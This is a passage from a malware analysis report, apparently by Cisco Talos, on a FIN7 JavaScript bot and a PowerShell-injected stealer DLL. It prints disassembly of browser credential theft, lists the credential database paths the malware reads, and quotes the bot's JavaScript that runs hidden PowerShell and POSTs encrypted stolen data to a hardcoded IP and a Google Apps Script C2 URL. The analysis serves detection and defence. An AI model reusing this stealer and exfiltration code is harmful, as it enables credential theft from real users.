xor     eax, 340035h
stosd
add     eax, 0FFF3FFFCh
stosd
xor     eax, 1E000Ah
stosd
sub     eax, 280013h
stosd
xor     eax, 3F002Eh
stosd
add     eax, 0FFF9FFF4h
stosd
xor     eax, 0C000Ah
stosd
sub     eax, 64FFF9h    ; \Mozilla\Firefox\Profile
stosd
```

Figure 14: Firefox String Decoding

Import hashing functionality involves resolving the export table for a given DLL (common for packers/malware):

```
add     edx, [edx+IMAGE_DOS_HEADER.e_lfanew] ; PE header offset
mov     edx, [edx+IMAGE_NT_HEADERS.OptionalHeader.Exports.VirtualAddress] ;
add     edx, ebp        ; add dereferenced offset to base address of module
mov     ebx, [edx+IMAGE_EXPORT_DIRECTORY.AddressOfNames]
add     ebx, ebp
xor     ecx, ecx
```

Figure 15: PowerShell Injected DLL Hashing Functionality PE Offsets

Then using XOR and ROL algorithm over given export values to compare against given hashes for exports to resolve:

```
rol     edx, 7
xor     dl, [edi]
inc     edi
cmp     byte ptr [edi], 0
jnz     short loc_1000215A
```

Figure 16: PowerShell Injected DLL Hashing Algorithm

This DLL also contains similar stealer functionality, E.G the decryption of Intelliform data using CryptUnprotectData by hashing cached URLs:

```
xor     eax, 280020h
stosd
add     eax, 0FFFE001Ch
stosd
xor     eax, 15000Eh
stosd
sub     eax, 34FFFCh
stosd
xor     eax, 564A0065h
stosd                   ; Software\Microsoft\Internet Explorer\IntelliForms\Storage
lea     eax, [ebp+phkResult]
push    eax             ; phkResult
push    [ebp+lpSubKey]  ; lpSubKey
push    80000001h       ; hKey
call    RegOpenKeyW
or      eax, eax
jnz     loc_100042C3
mov     [ebp+dwFirstCacheEntryInfoBufferSize], 0
lea     eax, [ebp+dwFirstCacheEntryInfoBufferSize]
push    eax             ; lpdwFirstCacheEntryInfoBufferSize
push    0               ; lpFirstCacheEntryInfo
push    0               ; lpszUrlSearchPattern
call    FindFirstUrlCacheEntryA
push    4
push    3000h
push    [ebp+dwFirstCacheEntryInfoBufferSize]
push    0
push    offset VirtualAlloc
pop     eax
call    eax
mov     [ebp+lpFirstCacheEntryInfo], eax
or      eax, eax
jz      loc_100042BB
push    [ebp+dwFirstCacheEntryInfoBufferSize]
pop     dword ptr [eax]
lea     eax, [ebp+dwFirstCacheEntryInfoBufferSize]
push    eax             ; lpdwFirstCacheEntryInfoBufferSize
push    [ebp+lpFirstCacheEntryInfo] ; lpFirstCacheEntryInfo
push    0               ; lpszUrlSearchPattern
call    FindFirstUrlCacheEntryA
mov     [ebp+hEnumHandle], eax
```

Figure 17: PowerShell Injected DLL Intelliform Data Stealing

This binary also contains Outlook and Firefox stealer functionality and the ability to steal login information from Google Chrome, Chromium, forks of Chromium and Opera browsers that will be discussed in the next section.

Chrome, Chromium and Opera Credential Stealing

The Chrome, Chromium, Chromium forks and Opera credential stealing functionality opens the [Database Path]\Login Data sqlite3 database, reads the URL, username, and password fields, and calls CryptUnprotectData to decrypt user passwords. The following paths are checked for this database under %APPDATA%, %PROGRAMDATA%, and %LOCALAPPDATA%:

- \Google\Chrome\User Data\Default\Login Data
- \Chromium\User Data\Default\Login Data
- \MapleStudio\ChromePlus\User Data\Default\Login Data
- \YandexBrowse\User Data\Default\Login Data
- \Nichrom\User Data\Default\Login Data
- \Comodo\Dragon\User Data\Default\Login Data Although Opera is not a fork of Chromium, the newest version has credentials with the same implementation under the path: \Opera Software\Opera Stable\Login Data

Stolen Data Command and Control

In addition to the JavaScript bot functionality, the stolen data is dumped to %APPDATA%\%USERNAME%.ini and sets the file creation time to be that of ntdll.dll. This data is read and encrypted using the SimpleEncrypt function, which as their name implies, is a simple substitution cipher:

```
function SimpleEncrypt(a){
  var str = b64enc(a);
  var chrArr = str.split('');
  var pos = -1;
  var resultArray = [];
  for (var i = 0; i < chrArr.length; i++) {
    pos = alfIn.indexOf(chrArr[i]);
    if( pos != -1 ){
      resultArray.push( alfOut.charAt(pos) );
    }else{
      resultArray.push( chrArr[i] );
    }
  }
  return resultArray.join("");
}
```

Figure 18: Command and Control Data Substitution Cipher

This is then POSTed to a hardcoded command and control addresses, including the Google Apps Script hosting service (also notice the alfIn variable declaration which is the alphabet used for the substitution cipher):

```
  var p = fldr + "\\" + jsLoaderPS1;

  var vers = "3";
  var uuid = "1";
  var com_pref = "eugenegarden0712";
  var botSufx = "_kKnIN4qZQ1";
  var kkid = "154";
  var alfIn  = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
  var alfOut = "7JRIZYgMa8tLAcNCj4xeovH0DnGlFk5PibBVyfUdQuEwpOqW1s3S6mKhXT2r9z";
  var sepr = "%SEPR%";
  var botId = cuid() + botSufx;
  botId = vers + "-" + uuid + "-" + com_pref + "-" + botId;
  var urlArr = [];
  urlArr[0] = "http://104.232.34.36:80/cd";
urlArr[1] = "http://104.232.34.36:443/cd";
urlArr[2] = "http://104.232.34.36:8080/cd";
urlArr[3] = "https://script.google.com/macros/s/AKfycbz6dmNJfCPwFchoq6WkJsMjQu225JTJ9pxMUeQR7bCpmJhW6Bg2/exec";


  pausecomp( 2 * 60 * 1000 );

  var f = fso.OpenTextFile(p,2,1);
  f.Write( b64dec(PS1Body) );
  f.Close();

  cmd = powershell_pthpath64 + ' -version 2.0 -NoP -NonI -ExecutionPolicy Bypass -WindowStyle Hidden -File "' + p + '"';
  sh.Run(cmd, 0, false);

  pausecomp( 5 * 60 * 1000 );
  try{ fso.DeleteFile(p, true); }catch(e){}

  var usrName = sh.ExpandEnvironmentStrings("%USERNAME%");
  p = sh.ExpandEnvironmentStrings("%APPDATA%") + "\\" + usrName + ".ini";
  var outData = readFile(p);

  try{ fso.DeleteFile(p, true); }catch(e){}
  var contentsHtml = "";

  outData = b64enc(outData);
  outData = "stels" + sepr + outData;
  var entry = randomParamName();
  var v = encodeURI(SimpleEncrypt(outData))
  contentsHtml = downLoadUrl("POST", urlArr, randomUrl(botId), entry + "=" + v);

  fso.DeleteFile(WScript.ScriptFullName, true);
}catch(e){}
*/}).toString().slice(16,-4);
```

Figure 19: Command and Control Data Exfiltration JavaScript Functionality

This is again using the comment block evasion technique.

AMP Coverage The AMP for Endpoints and Threat Grid product lines are ideal for dealing with this threat, as they can use both static and dynamic activity to detect malicious activity.

AMP Threat Grid Without clicking on the embedded OLE object within the document Threat Grid can provide insight into possible malicious activity using static attributes

alone. Embedded functionality is automatically extracted by Threat Grid, in this instance the embedded LNK OLE object contains seemingly malicious commands that are executed when clicked:




Figure 20: Document LNK Command Prompt Static Attributes




Figure 21: Active Document LNK Static Attributes

The OLE object can be clicked on within the document during the Threat Grid run using the Open Embedded Object in Word Document playbook, which will automatically execute the embedded object during the Threat Grid run when selected from the submission dropdown menu:




Figure 22: Selecting Playbook from Submission Menu

A depiction of this automated user interaction can be seen below:




Figure 23: Clicking on Document OLE Object Through Playbook

When clicked additional behavioral indicators are triggered based on dynamic behavior:




Figure 24: Dynamic Activity Caused by Clicking the OLE Object

Task creations (used by the JavaScript bot for periodic execution of components) can also be observed:

Figure 25: Task Creation Dynamic Activity

The JavaScript content that is periodically executed can be seen the Artifacts section and can be downloaded or resubmitted for further analysis:




Figure 26: Written JavaScript Artifact Objects

This intelligence is then integrated back into the AMP cloud protecting all customers who may be targeted by similar attack methodologies.

AMP for Endpoints AMP for Endpoints has the ability to observe dynamic activity through a number of methods. One of these is the capture of command line arguments which are then sent to the AMP cloud for analysis. In this case, we're able to observe the execution of wscript.exe when the OLE object is clicked:




Figure 27: Captured Command Line Arguments in AMP for Endpoints Device Trajectory

This triggers an Indicator of Compromise which can then be further investigated:




Figure 28: Indicator of Compromise from Captured Command Line Arguments

Conclusion The FIN7 group is an example of an advanced adversary targeting a variety of industries using conventional technologies that ship with most versions of Microsoft Windows. Through the use of Microsoft Word documents to ship entire malware platforms they have the ability to leverage scripting languages to access ActiveX controls, and "file-less" techniques to inject shipped portable executables into memory using PowerShell without ever having the portable executable touch disk. Clustering JavaScript also demonstrates a number of ways FIN7 makes minor changes between releases, and establishes outliers to observe major changes. Through the observation of static and dynamic attributes we're able to establish indicators of compromise based on the embedded OLE object which can be used to identify FIN7 documents, and identify documents which may be leveraging similar functionality to protect our customers.

Coverage Talos has released the following Snort rule(s) to address this threat. Please note that additional rules may be released at a future date and current rules are subject to change pending additional information. Firepower customers should use the latest update to their ruleset by updating their SRU. Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Snort Rules: 44430-44433

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors. CWS orWSA web scanning prevents access to malicious websites and detects malware used in these attacks. Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as NGFW, NGIPS, and Meraki MX can detect malicious activity associated with this threat. AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Indicators of Compromise

JavaScript Bot Documents
6bc8770206c5f2bb4079f7583615adeb4076f2e2d0c655fbafedd9669dc3a213
df22408833b2ae58f0d3e2fe87581be31972ef56e0ebf5efafc4e6e0341b5521
2b4991b2a2792436b50404dcf6310ef2af2573505810ebac08e32f17aee3fbbe
ebca565e21a42300e19f250f84b927fa3b32debf3fe13003a4aa5b71ed5cbee9
6604d806eb68fdf914dfb6bbf907a4f2bd9b8757fc4da4e7c5e4de141b8d4e2c

JavaScript Bot Documents with PowerShell DLL Injection
91f028b1ade885bae2e0c6c3be2f3c3dc692830b45d4cf1a070a0bd159f1f676
ad578311d43d3aea3a5b2908bc6e408b499cc832723225ff915d9a7bc36e0aa4
fadb57aa7a82dbcb2e40c034f52096b63801efc040dd8559a4b8fc873bc962a1
91f028b1ade885bae2e0c6c3be2f3c3dc692830b45d4cf1a070a0bd159f1f676
74a5471c3aa6f9ce0c806e85929c2816ac39082f7fea8dbe8e4e98e986d4be78
f73c7ed3765fec13ffd79aef97de519cfbd6a332e81b8a247fe7d1ccb1946c9c

Command and Control IPs 104[.]232[.]34[.]36
5[.]149[.]253[.]126
185[.]180[.]197[.]20
195[.]54[.]162[.]79
31[.]148[.]219[.]18

Google Apps Script Command and Control URLs
hXXps://script[.]google[.]com/macros/s/AKfycbxvGGF-QBkaNIWCBFgjohBtkmyfyRpvm91yCGEvzgDvAJdqfW8_/exec
hXXps://script[.]google[.]com/macros/s/AKfycbz6dmNJfCPwFchoq6WkJsMjQu22SJTJ9
hXXps://script[.]google[.]com/macros/s/AKfycbwkNc-8rk0caDWO5I4KMymvOXVinfOpR1eevZ63xiXDvcoqOE6p/exec
hXXps://script[.]google[.]com/macros/s/AKfycbxyiIBW9SHUFV4S5JM6IW-dmVADFOrTJDM7bZspeBf2Kpf4IN0/exec

SHARE THIS POST

RELATED CONTENT

Vulnerability in Tencent WeChat